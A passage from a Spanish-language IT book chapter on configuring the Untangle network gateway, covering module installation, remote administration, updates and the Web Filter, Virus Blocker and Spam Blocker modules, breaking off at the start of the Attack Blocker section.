


Figura 8.32. Segundo paso del formulario de instalación de módulos

12. En el tercer paso se le consultará qué módulos desea instalar. Basándose en lo que respondió en el formulario anterior, algunos módulos estarán previamente seleccionados. La siguiente imagen muestra los módulos que se activan al haber seleccionado todo en el formulario anterior.




Figura 8.33. Tercer paso del formulario de instalación de módulos

13. Finalmente, en el cuarto paso se le indica que pulse el botón **Download** para iniciar la descarga automatizada de los módulos. Pulse en el botón y verá como en el menú del lado izquierdo empiezan a descargarse los módulos. Una vez descargados e instalados, se irán agregando en la zona principal de configuración de módulos en el panel de control de Untangle.

Habilite la configuración remota

Una vez finalizada la instalación de los módulos, sólo queda realizar algunos ajustes en el equipo con el fin de que pueda administrarse remotamente sin necesidad de acceder directamente a su consola de administración local. Para ello, lo primero que deberá hacer es dirigirse a la pestaña **Configurar** del menú de opciones en el panel de control de Untangle. Esto abre la ventana de administración del servidor. Asegúrese de estar en la pestaña de **Administración** y diríjase al apartado de **Administración interna**, habilite la opción **Administración de HTTP dentro de la red Local (predeterminado)** si no está ya seleccionada. Esta opción permite la administración remota si el puesto desde donde se conecta proviene de la zona interna de la red. Si desea poder administrarlo desde fuera de la organización (inclusive por VPN) podrá habilitar esta opción dentro del apartado de **Administración externa.** Habilite la casilla **Habilitar administración externa** y, en caso de que decida habilitarla, es aconsejable utilizar la opción de limitar el acceso externo a unas determinadas direcciones IP, para evitar intentos de acceso no autorizados al panel de control de Untangle.




Figura 8.34. Configuración de accesos internos y externos al Untangle

Configuración de actualizaciones automáticas

Para facilitar la administración, Untangle también puede gestionar de manera automática las actualizaciones de *software*. Para configurar esta característica, en el panel lateral de opciones, diríjase a la pestaña **Configurar.** En él, elija la opción **Actualizar** para abrir la ventana de administración de actualizaciones. En esta ventana, elija la pestaña **Configuración de actualizaciones** y seleccione en qué horario desea que Untangle se actualice. Para muchos entornos, es recomendable dejar marcado todos los días de la semana para que Untangle revise si hay actualizaciones o no. Seleccione una hora de madrugada en la cual su conexión a Internet no tenga mucho tráfico y pulse el botón **Aplicar**, situado en la parte inferior derecha para guardar los cambios.




Figura 8.35. Configuración de actualizaciones

8.4 MÓDULOS Y SERVICIOS EN UNTANGLE

Una vez terminada la instalación de Untangle y completada su configuración inicial es el momento de iniciar el proceso de configuración de cada aplicación o módulo de Untangle. En el panel de control de Untangle, los módulos se representan como un ordenador instalado en el *rack*. Podrá activar y desactivar cada uno de los módulos pulsando el botón de poder que se encuentra a la derecha de cada uno de ellos, simulando el uso de un *appliance*, pero en este caso es virtual. Así mismo podrá ver el estado del módulo mediante el *led* virtual, de modo que si se muestra en verde el módulo estará activado. Si se muestra en rojo significa que está activado pero ha ocurrido alguna anomalía. Si se encuentra en amarillo quiere decir que se está guardando la configuración del módulo o está actualizándose, y si se muestra en gris, significará que está desactivado.




Figura 8.36. Módulos de Untangle

A continuación, se detallan los distintos módulos y servicios que provee Untangle. Cada apartado se centra en un módulo en concreto donde el lector podrá aprender sobre las funcionalidadès que ofrece además, de configurar el módulo.

8.4.1 Web Filter

Web Filter es el módulo de Untangle encargado de filtrar el tráfico Web que llega a su red, pudiendo bloquear contenidos inapropiados y monitorizar el contenido al que acceden sus usuarios. Para ello, este módulo utiliza varias técnicas de filtrado basadose en diferentes patrones, y de este modo, puede determinar qué contenido es inadecuado. Los diferentes patrones que este módulo utiliza a la hora de determinar qué contenido es inadecuado son los siguientes:

- Categorías de páginas Web según su contenido.
- Lista de sitios bloqueados.
- Lista de sitios permitidos.
- Lista de direcciones IP con acceso permitido.
- Filtrado de ficheros por cabeceras MIME.
- Filtrado de ficheros por tipos de archivo.

Para configurar el módulo Web Filter, diríjase al panel principal de Untangle en la consola de administración Web. Busque el módulo Web Filter y pulse en el botón **Configuración,** ubicado en la parte inferior. Se abre la ventana de administración del módulo, donde podrá iniciar el proceso de configuración y personalización.




Figura 8.37. Ventana de administración de Web Filter

En la primera pestaña, podrá observar las diferentes listas de bloqueo. Lo primero que debe hacer es definir el tipo de páginas Web que permitirá en su red en función del contenido. Pulse el botón **Editar Categorías,** a continuación se le muestra un listado de categorías de acuerdo con un contenido, como puede ser deportes, juegos, violencia o pornografía. Únicamente deberá marcar la casilla **Bloquear,** ubicada al lado de cada categoría que considere inadecuada. Así mismo si desea que el sistema permita el acceso a páginas de esta categoría pero quiere que guarde un registro de los accesos, marque la casilla **Flag** y desmarque la casilla **Bloquear**. Finalmente, si quisiese bloquear el acceso a una categoría y guardar un registro de los intentos de acceso a páginas de esta categoría deberá marcar ambas casillas. Una vez finalizada la configuración pulse el botón **Guardar**, situado en la parte inferior derecha.




Figura 8.38. Configuración de categorías

Una vez definidas las categorías permitidas y las que se bloquean, podrá además definir un listado de sitios Web que desea bloquear explícitamente por su URL. En la ventana de administración del módulo, dentro de la pestaña **Listas de Bloqueo**, pulse el botón **Editar Sitios**. En la nueva ventana de configuración, aparecerá una lista vacía. Para agregar un sitio Web, pulse en el botón **Agregar** situado en la esquina superior e introduzca la dirección URL que quere bloquear. Indique si desea bloquearla o guardar un registro mediante las casillas **Bloquear** y **Flag** al igual que con las categorías. Finalmente, es recomendable introducir una breve descripción de la página Web, de modo que cuando dicho listado sea extenso pueda identificar cada sitio de una manera rápida e intuitiva a través de sus comentarios. Una vez finalizado, guarde los cambios presionando el botón **Listo**. Ahora se mostrará el sitio Web que ha agregado en el listado de páginas bloqueadas. Pulse el botón **Aplicar**, situado en la parte inferior derecha, para aplicar los cambios y finalice presionando **Guardar**.




Figura 8.39. Agregar página Web al listado de sitios bloqueados




Figura 8.40. Listado de sitios Web bloqueados

Después de definir la lista de sitios bloqueados deberá definir los tipos de ficheros autorizados a descargar desde Internet en su organización. Dicho listado se realiza tanto por un análisis de las cabeceras de ficheros, como por la extensión que llevan estos mismos para interpretar el *MIME Type* del fichero. Para configurar qué ficheros quiere autorizar, pulse el botón **Editar Tipos de Archivos.** Al igual que cuando creó la lista de sitios Web a bloquear en función de su categoría, aparece ahora un listado de extensiones de ficheros donde podrá indicar si desea bloquear la descarga, registrarla o ambas acciones a través de las casillas **Bloquear** y **Flag.** Después de configurar los archivos a bloquear en función de su extensión, presione sobre el botón **Editar Tipos de MIME**, para esta vez elegir el MIME del archivo a bloquear. Esta última opción permite anticipar la descarga de ciertos ficheros que no llevan la extensión y quieran engañar al filtro.




Figura 8.41. Listado de archivos bloqueados




Figura 8.42. Listado de archivos mime bloqueados

La última opción disponible en la pestaña **Listas de Bloqueo** es una casilla que, al ser activada, no permitirá que sus usuarios puedan acceder a páginas Web cuyo nombre sea un dirección IP. Esto asume que si la página no tiene un dominio, es una máquina sospechosa y se debiera tratar como tal.

Si está montando Untangle por primera vez y desea evaluar sus funcionalidades y ver cómo se comportan los filtros, puede permitir que los usuarios accedan a los contenidos bloqueados temporalmente. Al final de la página de configuración, el menú desplegable User Bypass le permite elegir de qué manera los usuarios pueden saltarse las restricciones aplicadas por el administrador. Esto le permite instalar Untangle y tener un período de marcha blanca para que los usuarios puedan navegar sin mucho problema y se vayan generando estadísticas de qué sitios o contenidos prohibidos están siendo visitados. Luego puede quitar esta opción para reforzar sus políticas de seguridad.

Si existen páginas que se bloquean por su categoría o si hay casos excepcionales donde el usuario necesita acceder a un sitio prohibido para el resto de la red, puede dirigirse a la pestaña **Listas Permitidas**, donde configurará todo aquello que quiera que se permita. Su configuración es similar a cuando se especificaron sitios no permitidos anteriormente. Pulse el botón **Edit Passed Sites** y luego el botón **Agregar** para que Untangle le muestre el formulario donde deberá introducir la dirección de la página Web a que desea permitir. Asegúrese de marcar la casilla **Permitir**, agregue una breve descripción o comentario sobre el sitio y finalice guardando el registro presionando el botón **Listo**.




Figura 8.43. Configuración de la pestaña Listas Permitidas del Web Filter




Figura 8.44. Configuración Agregar página Web al listado de sitios permitidos




Figura 8.45. Listado de sitios Web permitidos

Para ver los registros que se generan en fución de las configuraciones realizadas anteriormente, diríjase a la pestaña **Log de eventos,** donde podrá ver todos los registros generados en el sistema que estén relacionados con Web Filter. Una vez finalizada la configuración de las diferentes pestañas del módulo no olvide pulsar el botón **Aplicar**, situado en la parte inferior derecha, para que se guarde y aplique su nueva configuración.

8.4.2 Virus Blocker

Virus Blocker es el módulo de Untangle encargado de analizar todo el tráfico que llega a su red en busca de virus. Para configurar el módulo Virus Blocker, deberá dirigirse a la consola Web de Untangle en el listado de la derecha, donde se muestran todos los módulos instalados. Busque el módulo Virus Blocker

y pulse en el botón **Configuración**, ubicado en la parte inferior, una vez ahí podrá iniciar el proceso de configuración y personalización de este módulo.

Este módulo cuenta con pocas opciones de configuración dada las funcionalidades específicas que realiza, una vez haga pulsado en el botón de configurar se le mostraran cuatro pestañas de configuración:

- **Red**: desde ella podrá habilitar el análisis del trafico HTTP, de modo que el antivirus analizará todas las páginas Web que los usuarios de su red visiten en busca de virus protegiendo a los usuarios y neutralizando las amenazas. Para activar el análisis del protocolo HTTP deberá marcar la casilla ubicada en la parte superior, **Analizar HTTP**, así mismo se recomienda dejar activada la casilla **Inhabilitar HTTP Resume**. Cuando un fichero se descarga a medias de Internet, el protocolo HTTP permite resumir la descarga, esta opción deshabilita el uso de esta característica. Desactivar esta opción supone un riesgo para la seguridad de su red, debido a que un virus podría llegar a su red fragmentado en varios paquetes, de modo que el antivirus no podría detectarlo.




Figura 8.46. Pestaña configuración de Red

- **Email**: en esta pestaña podrá habilitar el análisis del tráfico SMTP, POP3 e IMAP de modo que el antivirus analizará todos los correos electrónicos enviados y recibidos a través de estos protocolos. Para activar el análisis de cada uno de ellos simplemente deberá activar la casilla que se encuentra a su izquierda y seleccionar qué desea realizar cuando se encuentre una amenaza. Se recomienda que elija la opción **eliminar infección**, de modo que se evite un riesgo innecesario de infección.




Figura 8.47. Pestaña de configuración de Email

- **FTP**: desde esta pestaña podrá habilitar el análisis del tráfico FTP, de modo que el antivirus analizará todos los ficheros cargados desde su red o descargados a su red a través de este protocolo. Para activar el análisis del protocolo FTP, únicamente deberá marcar la casilla **Analizar FTP**. Se recomienda dejar activada la casilla **Inhabilitar FTP Resume**, que, al igual que el protocolo HTTP, no permite resumir descargas interrumpidas, puesto que en ocasiones desactivar esta opción supone un riesgo para la seguridad de su red, debido a que un virus podría llegar a su red fragmentado en varios paquetes de modo que el antivirus no podría detectarlo.




Figura 8.48. Pestaña de configuración de FTP

- **Log de eventos**: al igual que en el módulo anterior, desde esta pestaña podrá ver todos los eventos generados en el sistema que estén relacionados con Virus Blocker, no debe olvidar que para analizar esta información de manera más amigable podrá consultar los informes diarios que genera el sistema con toda la información de los módulos activos en el equipo.

Una vez finalizada la configuración de las diferentes pestañas del módulo no olvide pulsar en el botón **Aplicar**, situado en la parte inferior derecha, para que se guarde y aplique su nueva configuración.

8.4.3 Spam Blocker

Spam Blocker es el módulo de Untangle encargado de analizar todo el correo electrónico que se envía y se recibe en su red en busca de correo basura. Para configurar el módulo Spam Blocker deberá dirigirse dentro de la consola Web de Untangle y ubicar el módulo Spam Blocker en la zona principal de configuración de módulos. Pulse en el botón **Configuración** ubicado en la parte inferior y ahí podrá iniciar el proceso de configuración y personalización de este módulo. Este módulo cuenta con las siguientes pestañas de configuración:

- **Email**: desde esta pestaña podrá habilitar el análisis del trafico SMTP, POP3 e IMAP, de este modo pdrá analizar todos los correos electrónicos enviados o recibidos mediante estos protocolos en busca de correo *spam*. Para activar el análisis de estos tres protocolos únicamente deberá marcar la casilla ubicada a la izquierda de cada uno de ellos. Las opciones por defecto analizan el correo saliente y ponen en una zona de cuarentena todo correo que se detecte como *spam*.

  La opción de analizar correo SMTP es por si tiene un servidor local de correo como Microsoft Exchange Server. El tráfico es analizado en ambas direcciones, por lo que protegerá el servidor local de correo entrante basura y de que éste no esté enviando a su vez correo basura por parte de ordenadores infectados que pertenezcan a una *botnet*. El correo que sea detectado como *spam*, podrá ser gestionado por los usuarios mismos por si se ha detectado correo saliente como malicioso de manera equivocada.

  El correo descargado por protocolos POP3 o IMAP se analiza y se marca como *spam* en el momento de ser detectado como tal. El correo marcado como *spam* será recibido con el "asunto" modificado con la alerta de que el correo es malicioso. El asunto empieza ahora con la cadena "[Spam]".

- **Log de eventos y Log de eventos de bloqueo de correo basura**: desde estas pestañas podrá ver todos los eventos generados en el sistema que estén relacionados con Spam Blocker, no debe olvidar que para analizar esta información de manera más amigable podrá consultar los informes diarios que genera el sistema con toda la información de los módulos activos en el equipo.




Figura 8.49. Pestaña de configuración de Email

8.4.4 Attack Blocker

Attack Blocker es el módulo de Untangle encargado de evitar de manera proactiva ataques de denegación de servicio (DOS) y otros ataques similares. Para configurar el módulo Attack Blocker deberá dirigirse dentro de la consola Web de Untangle, ubicar el módulo en la zona principal de configuración de módulos y pulsar en el botón **Configuración**, una vez ahí podrá iniciar el proceso de configuración y personalización de este módulo. Este módulo cuenta con las siguientes pestañas de configuración:

- **Estado**: en esta pestaña podrá ver el estado actual del módulo, pero no permite ningún tipo de configuración específica.

